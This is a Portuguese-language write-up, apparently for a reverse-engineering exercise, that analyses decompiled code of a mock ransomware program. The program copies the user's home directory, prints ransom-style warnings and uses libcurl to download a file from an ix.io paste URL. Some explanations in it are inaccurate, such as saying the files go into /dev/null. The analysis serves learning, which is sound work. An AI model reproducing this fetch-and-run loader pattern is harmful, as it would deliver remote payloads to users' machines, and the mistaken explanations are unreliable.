Write-up


```
undefined8 main(void)

{
  uint uVar1;

  puts("Olá!");
  system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
  puts("Codificando os arquivos da sua home...");
  puts("Procure por uma forma de descodificá-los");
  puts("OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!");
  sleep(1);
  encripta_arquivos();
  printa_ascii_art();
  uVar1 = _system_integrity_check();
  _system_loader_callback("http://ix.io/2c6V",(ulong)uVar1);
  puts(
      "brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs"
      );
  return 0;
}
```

O programa começa defenindo um inteiro unsigned (apenas inteiros positivos) chamado uVar1;
Logo após isso, printa “Olá!” na tela e pula de linha.
Logo, com o comando **`system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");`**, o programa cria uma pasta no computador do usuário onde copia tudo do $USER para a pasta $USER criada dentro de dev/null.
Então, o programa printa na tela: "Codificando os arquivos da sua home…”.
Pulando linha e escrevendo novamente: "Procure por uma forma de descodificá-los"
Mais uma pulada de linha para dizer: "OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!"
Rodando então o sleep(1), que dá uma pausa de 1 segundo no programa.
Logo, roda o encripta_arquivos().

```
1
2  void encripta_arquivos(void)
3
4  {
5    time_t tVar1;
6
7    tVar1 = time((time_t *)0x0);
8    srand((uint)tVar1);
9    rand();
10   return;
11 }
```


No inicio da função, é criada a variável tVar1 como time_t.
Na linha seguinte, a variáavel recebe o tempo do hexadecimal 0x0 convertido no tipo time_t, equivalendo a NULL.
Executa um srand com a variavel agora em unsigned int e logo em seguida roda um rand sem tamanho máximo definido.
Não retorna nada pois é void.

Como podemos notar, a função encripta_arquivos() não se mostra útil para nosso programa.
Em seguida, o código executa a unfção printa_ascii_art():




Essa função fará com que seja printada na tela o "programa" em ASCII.

Em seguida, a linha executada é recebendo em uVar1 a função _system_integrity_check().



No início do programa, são declaradas duas variaveis: unsigned int uVar1 e um int iVar2.
Logo após isso, o programa
Após isso, iVar2 recebe um rand(), criando um número aleatório.
Então, na linha seguinte, uVar1 recebe o iVar2 todavia indo apenas até 5, e, após o rand rodar, adciona um ao resultado.
Na próxima linha diz que o __steam abrirá o tmp/key e pode escrever no mesmo.
Na linha seguinte, "printa" no arquivo o uVar1 como um unsigned long.
E, então, fecha o arquivo e retorna como resposta quando chamado o uVar1 como ulong.

A próxima linha executa a função _system_loader_callback(), passando como parâmetros: "http://ix.io/2c6V",(ulong)uVar1.



O local_10 e o in_FS_OFFSET foram criados para impedir o bufferoverflow.

Na linha 10 roda o programa download_file_from_url(), recebendo de parâmetro: param_1,".encriptador",".encriptador"

```
1
2  void download_file_from_url(undefined8 param_1,char *param_2)
3
4  {
5    long lVar1;
6    FILE *__stream;
7
8    lVar1 = curl_easy_init();
9    if (lVar1 != 0) {
10     __stream = fopen(param_2,"wb");
11     curl_easy_setopt(lVar1,0x2712,param_1,0x2712);
12     curl_easy_setopt(lVar1,0x4e2b,write_data,0x4e2b);
13     curl_easy_setopt(lVar1,0x2711,__stream,0x2711);
14     curl_easy_perform(lVar1);
15     curl_easy_cleanup(lVar1);
16     fclose(__stream);
17   }
18   return;
19 }
```

Nas primeiras linhas, cria o arquivo lVar1 e

lVar1 recebe o comando de startar uma seção curl easy.
Se tiver sucesso com isso, o if será ativado e os comandos a partir da linha 10 começaram a funcionar:
Primeiramente, o __stream agora abrirá o param_2 em modo write de binário.
Em seguida roda o comando curl_easy_setopt (que é usado para explicar como a biblioteca deve se comportar) algumas vezes.
curl_easy_setopt (onde deu init, parâmetro, localização, parâmetro);
(write_data recebe parametro1, 2, 3 4 4 de sua função e retorna var1).
curl_easy_perform(lVar1) irá trabalhar com todos os pedidos (inits e setopts) e bloqueando o gerenciamento e retornos quando terminada ou se falhar.
curl_easy_cleanup(lVar1), como ultima função que deve-se chamar na seção, ela fecha todas as conexões que possam ainda estar abertas.
Após a transferencia de arquivos, o __stream é fechado e salvo.
O param_1 recebido foi encriptado, fazendo assim uma regra de curl e encriptografando o conteudo no __stream.

Escreve na tela: brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs